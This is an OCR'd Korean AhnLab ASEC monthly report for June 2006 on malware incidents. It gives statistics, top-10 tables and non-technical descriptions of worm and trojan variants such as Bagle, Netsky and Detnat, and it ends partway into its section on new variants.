ASEC Report 6월

® ASEC Report

2006. 7

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 고객에게 보다 다양한 정보를 제공하기 위하여 바이러스와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.

I. 6월 AhnLab 악성코드 동향

(1) 악성코드 피해동향

작성자: 이철수 연구원(lcstop@ahnlab.com)

순위		악성코드명	건수	%
1	-	Win32/Netsky.worm.Gen	167	20.7%
2	new	Win32/Bagle.worm.94126	129	16.0%
3	new	Win32/Bagle.worm.69842	125	15.5%
4	↓2	Win32/Bagle.worm.19666	16	2.0%
5	new	Win32/Detnat.B	14	1.7%
6	new	Win32/Bagle.worm.95369	13	1.6%
7	↓3	Win32/Bagle.worm.Gen	8	1.0%
8	new	Win32/MyDoom.worm.Gen	7	0.9%
9	new	Win-Trojan/Bagle.19961	5	0.6%
10	new	Dropper/Zasran.50176	4	0.5%
		기타	320	39.6%
합계			**808**	100.0%

[표1] 2006년 6월 악성코드 피해 Top 10


6월 악성코드 피해 동향

2006년 6월은 악성코드 피해 Top 10에 무려 6종류의 베이글이 차지하고 있는 것과 전월에 발견되지 않았던 마이둠 웜(Win32/MyDoom.worm.Gen)이 새롭게 순위에 올라온 것이 특징이다. 특히 악성코드 피해 Top 10 중 베이글.94126 웜과 베이글.69842 웜은 6월에 발견되어 전체 피해의 31.5%를 차지할 만큼 피해가 많았다. 또한 6월에는 5월에 발견되었던 뎃낫 바이러스의 변형이 여러 건 발견되었으며, 이중 뎃낫.B(Win32/Detnat.B)는 피해순위 5위를 차지할 정도로 피해가 많았다. 이 변형은 정상파일을 압축하고 다형성 인코더를 통해 암호화시키는 특징을 가지고 있다.

2006년 6월 악성코드 피해건수는 총 808건으로, 이는 전년 동월 1,906건의 42.3%에 해당하는 수치이다. 또한 6월 피해신고 된 악성코드 중 피해건수가 10건 이상인 악성코드는 전체 피해건수의 57.5%에 해당하는 464건으로, 6월은 일부 악성코드로부터의 피해가 많았던 것으로 보인다.


Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림1] 2006년 월별 피해신고 건수

6월의 악성코드 피해 Top 10을 도표로 나타내면 [그림2]과 같다.



[그림2] 2006년 6월 악성코드 피해 Top 10

6월 악성코드 Top 10 전파방법 별 현황

[표1]의 Top 10 악성코드들은 주로 어떠한 감염 경로를 가지고 있는지 [그림3]에서 확인할 수 있다.

Copyright © AhnLab Inc,. All Rights Reserved.


Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

[그림3] 2006년 6월 악성코드 Top 10의 전파방법 별 현황

메일로 전파되는 특징이 있는 매스메일러는 70%, 트로이목마와 바이러스가 각각 10%, 10%를 차지했다. 6월에 피해가 많았던 베이글 웜, ,넷스카이 웜, 마이톱 웜 등의 영향으로 매스메일러가 차지하는 비율이 전월에 비해 20%나 증가하였다.

피해신고 된 악성코드 유형 현황

2006년 6월에 피해신고 된 악성코드의 유형별 현황은 [그림4]와 같다.




Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

[그림4] 2006년 6월 피해 신고된 악성코드 유형별 현황

6월 피해신고 된 악성코드 유형 중 웜은 66.0%, 트로이목마는 23.6%씩을 차지하고 있는 가운데 드롭퍼와 바이러스가 각각 4.5%와 3.0%를 차지하였다. 지난해부터 트로이목마에 대한 피해가 많이 발생하고 있었으나, 6월에는 다수의 베이글 웜, 브론톡 웜 변형이 발견되면서 다시 트로이목마보다 웜이 급격히 증가하는 현상을 보이고 있다. 또한 특정 온라인 게임의 계정을 탈취하는 트로이목마의 피해는 전월에 비해 감소하였으나, 다수의 온라인 게임 계정을 탈취하는 형태의 트로이목마로 인한 피해는 지속적으로 발생하고 있다. 스팸 메일을 대량으로 보내는 트로이목마가 많지는 않지만 꾸준히 발견되고 있으며, 바이러스에 의한 피해는 작년에 비해 증가추세를 보이고 있다.




[그림5] 2006년 월별 웜, 트로이목마 피해신고 비율

월별 피해신고 된 악성코드 종류 현황

6월에 피해 신고된 악성코드 개수는 모두 283개로, 이는 전년도 동월에 비해 절반 정도 감소한 수치이다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림6] 2005년, 2006년 월별 피해신고된 악성코드 개수

2006년 상반기 악성코드 피해 동향

2005년 상반기와 2006년 상반기의 악성코드 피해 Top 10을 비교해 보면 2005년, 2006년 모두 매스메일러에 의한 피해가 가장 많은 것을 볼 수 있다. 다만 2005년 상반기는 넷스카이 웜에 의한 피해가 많았던 반면 2006년 상반기는 베이글 웜에 의한 피해가 많았다는 것에 차이가 있다. 특히 최근에 발견되고 있는 베이글 웜은 메일에 첨부된 파일을 암호된 ZIP파일 형태로 첨부하고, 해당 파일의 암호는 GIF 형식의 그림파일로 첨부시켜 발송한다. 특히 첨부된 GIF는 다양한 크기, 형태를 취하는 방식으로 네트워크 보안장비를 우회하고 있어 확산 피해가 컸다. 하반기에도 베이글 웜 변형에 의한 피해에 대해 주의를 기울여야 하겠다. 또한 온라인 게임의 계정을 탈취하는 형태의 트로이목마가 지속적으로 발생하고 있으며, 스팸 메일을 대량으로 보내는 트로이목마가 많지는 않지만 상반기에 지속적으로 발견되고 있어 하반기에 주목해야 할 것으로 보여진다.

순위	2005년 악성코드명	건수	2006년 악성코드명	건수
1	Win32/Netsky.worm.29568	2,452	Win32/Netsky.worm.Gen	760
2	Win32/Netsky.worm.17920	388	Win32/Bagle.worm.19834	327
3	Win32/Sasser.worm.15872	344	Win32/Bagle.worm.94126	129
4	Win32/Netsky.worm.25352	264	Win32/Bagle.worm.69842	125
5	Win32/Netsky.worm.22016	210	Win32/Bagle.worm.19666	115
6	Win32/Netsky.worm.16896.B	193	Win32/Parite	74
7	Win32/Maslan.C	189	Win32/IRCBot.worm.Unknown	51

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

8	Win32/Mytob.worm.59006	154	Win32/Maslan.C	46
9	Win-Trojan/LineageHack.37888.C	150	Win32/Tenga.3666	46
10	Win32/Mytob.worm.61440	145	Win-Trojan/Xema.183808.B	43

[표2] 2005년 2006년 상반기 악성코드 피해 Top 10

2005년, 2006년 상반기의 월별 피해신고 건수를 비교해보면 [표3]과 같다.

구분	1 월	2 월	3 월	4 월	5 월	6 월	합계
2006 년	914	1054	833	825	729	808	5,163
2005 년	2,432	1,979	1,651	1,572	2,066	1,906	11,606

[표3] 2005년, 2006년 월별 피해신고 건수

[표3]에서 2005년, 2006년 월별 피해신고 건수를 보면 2006년은 2005년에 비해 절반 수준의 피해신고가 접수되었음을 알 수 있다. 또한 2006년 월별 신고건수는 월별로 큰 차이 없이 매월 거의 비슷한 신고건수를 보이고 있다.

[표4]의 2005년, 2006년 월별 피해 신고된 악성코드 종류를 보면 2005년은 매월 비슷한 수치의 악성코드 종류가 신고 되었으나 2006년의 경우 2월, 6월은 월 평균의 절반 정도의 악성코드 종류만 신고되었다. 2월, 6월 피해신고 건수는 다른 달에 비해 감소하지 않았음에도 신고된 악성코드 종류가 적은 것은 2월, 6월에 발견된 베이글 웜 변형으로 인한 피해가 많았기 때문으로 보인다.

구분	1 월	2 월	3 월	4 월	5 월	6 월	합계
2006 년	422	282	376	419	439	283	2,221
2005 년	523	506	490	462	468	557	3,006

[표4] 2005년, 2006년 월별 피해 신고된 악성코드 종류

하반기 주목해야 할 사항은 2006년 들어 특정 웹 사이트에서 악성코드를 유포하는 해킹 신고 건수가 증가 추세를 보이고 있으며 최근 5~7월에 걸쳐 많이 발생되고 있다. 중국발 공격에 의해 피해를 입은 것으로 보여지며, 접속자가 많은 국내 대형 사이트 중심으로 자동화 공격 툴을 이용한 SQL Injection기법을 사용하여 index.html 이나 JS 페이지에 아이프레임(IFRAME)을 삽입해 특정 사이트에서 악성프로그램이 다운로드 받아질 수 있도록 악성 코드를 삽입하여 공격한다. 감염된 사용자의 경우 시스템 폴더와 레지스트리에 해당 트로이목마가 설치 및 등록 된다. 유포되는 악성코드는 온라인 게임의 계정을 탈취하는 형태의 트로이목마가 대부분을 차지 하고 있다. 이와 같은 공격은 차츰 증가 추세를 보이고 있고, 하반기에도 지속적으로 발생할 것으로 예상되므로, 일반 사용자 및 웹사이트 관리자들은 각별한 주의를 기울여야 하겠다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(2) 신종(변형) 악성코드 발견 동향

작성자: 정진성 주임연구원 (jsjung@ahnlab.com)

6월 한달 동안 접수된 신종(변형) 악성코드 건수는 [표1], [그림2]와 같다.

웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
36	150	24	0	6	3	0	0	14	0	233

[표1] 2006년 6월 유형별 신종(변형) 악성코드 발견현황

6월에는 지난 5월과 달리 악성코드 발견 수가 크게 감소하여, [표1]과 같이 총 233종의 신종(변형) 악성코드가 국내에 보고 되었다. 이는 지난달과 비교하여 56% 가량 감소한 것으로, 지난달에 많은 변형이 보고되었던 다음의 트로이목마 변형 발견건수가 6월에는 감소하였거나 전혀 발견되지 않았기 때문이다. 신종(변형) 악성코드 발견의 감소현상은 연구소에서 운영하고 있는 허니팟에서도 동일하게 나타나고 있다.

- 휴피곤 트로이목마(Win-Trojan/Hupigon)
- 리니지핵 트로이목마(Win-Trojan/LineageHack)
- 다운로더 트로이목마(Win-Trojan/Downloader)
- 피씨클라이언트 트로이목마(Win-Trojan/PcClient)
- 페이크얼럿 트로이목마(Win-Trojan/FakeAlert)
- 즈롭 트로이목마(Win-Trojan/Zlob)

반면 그 수는 적지만 지난달에 비해 '바이러스'는 증가하였고, '매크로'는 2006년 들어 처음 보고되었다. 바이러스는 6종, 매크로 악성코드도 3종이나 6월에 발견 보고 되었다. 이 매크로 악성코드는 쿠쿠드로(W97M/Kukudro)로, 일반적인 매크로 바이러스는 아니다. 즉, 다른 오피스 문서를 감염 시키는 증상은 가지고 있지는 않지만, 내부에 매크로를 이용하여 특정 명령을 실행하도록 되어 있어 매크로로 분류되었다. 이 악성코드에 대해서는 '6월 신종(변형) 악성코드 정리' 에서 자세히 소개 하기로 하겠다.


6월에 발견된 6종의 바이러스 중 주목할 만한 바이러스는 뎃낫(Win32/Detnat) 바이러스의 변형인 뎃낫.B(Win32/Detnat.B)와 뎃낫.C(Win32/Detnat.C) 그리고 바이럿(Win32/Virut) 이다. 뎃낫 바이러스의 변형인 B, C 형은 이전 변형과 마찬가지로 특정 온라인 게임의 사용자 계정을 탈취하는 트로이목마를 다운로드하며 윈도우 실행파일을 감염 시킨다. 특징으로는 원본파일을 압축하여 바이러스가 이를 가지고 있다. 변형인 B, C 형은 다형성 바이러스로 C 형은 2번의 암호화 레이어를 가지고 있는 것이 특징이다. 바이럿 바이러스는 메모리 상주 바이러스로 치료를 위해서는 반드시 메모리 진단/치료가 선행 되어야 한다. 감염속도가 매우 빠르며 특정 IRC 서버로 접속하며 특정 호스트에서 다른 악성코드를 다운로드 하는 증상도

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

있다.

다음은 중국발 웹 해킹의 주목적 이기도 하며 많은 피해를 주고 있는 온라인 게임 사용자 계정을 탈취하는 악성코드에 대한 2006년도 월 발견 건수에 대한 그래프이다.




[그림1] 온라인 게임 사용자 계정 탈취 트로이목마 현황

위에서 언급한 것처럼 이번 달은 지난달과 달리 온라인 게임 계정 탈취 트로이목마의 수가 다소 감소하였으며, 기존에 잘 알려진 온라인 게임 이외에 다른 국산 온라인 게임을 대상으로 하는 트로이목마도 발견 보고 되었다. 이는 웹 해킹이 기존 온라인 게임뿐 아니라 새로운 온라인 게임도 얼마든지 계정 탈취의 대상이 될 수 있음을 보여준 사례이다.

[그림2]는 6월 V3엔진에 추가된 신종(변형)악성코드 Top 10에 대한 비율이다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림2] 악성코드 변형별 유형 및 분포율

[그림2]에 랭킹된 악성코드들 대부분은 주로 국외에서 발견, 보고되는 형태가 많다. 일반적으로 은행계정을 탈취하는 트로이목마류나 다얼러류 등이 자주 보고 되며 꾸준히 상위에 랭크 되어 있다.

6월 주요 신종(변형) 악성코드 정리

월드컵의 열기가 뜨거웠던 6월이었던 만큼 월드컵이란 사회적 이슈를 타고 이를 노리는 악성코드도 몇 종이 발견되었다. 5월 자스란 웜(Win32/Zasran.worm)이 발견되었었고, 6월에는 식셈 웜(Win32/Sixem.worm)이 발견되었다. 또한 국내에 피해가 많았던 넷낫 바이스 변형 발견되었으며 베이글 웜 변형 등 베이글 관련 트로이목마의 확산도 많았던 달이다. 6월의 악성코드 이슈와 특징을 정리해보면 다음과 같다.

► 베이글 다운로더.36826 트로이목마(Win-Trojan/BagleDownloader.36826)

이 악성코드는 베이글 트로이목마의 변형이지만 매우 흥미로운 점이 있다. 그것은 바로 자신이 직접 이뮬, 당나귀와 같은 P2P 클라이언트가 되어 자신의 복사본을 전파하려고 하는 것이다. 이 악성코드는 실행되면 특정 호스트로부터 P2P 서버 리스트와 자신이 가짜로 생성할 유명 보안 제품들의 설치 및 크랙 버전의 파일명이 담긴 리스트를 가져온다. 그리고 로컬에서 자신의 또 다른 변형에 더미 파일을 붙여 파일 크기를 증가하여 공유폴더를 만들고 P2P

Copyright © AhnLab Inc,. All Rights Reserved.


Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

서버로 접속한다. 이런 형태의 베이글 변형은 처음 보고된 것이다.
지금껏 P2P 악성코드는 기존에 사용자가 설치해둔 P2P 클라이언트를 이용하는 것에 불과했다. 그러나 이번 베이글 변형은 능동적으로 자신이 직접 클라이언트가 되어 서버로 접속하고 자신의 변형을 전파하기 때문에 전파력 측면에서 매우 위협적이다.

► 뎃낫(Win32/Detnat) 변형

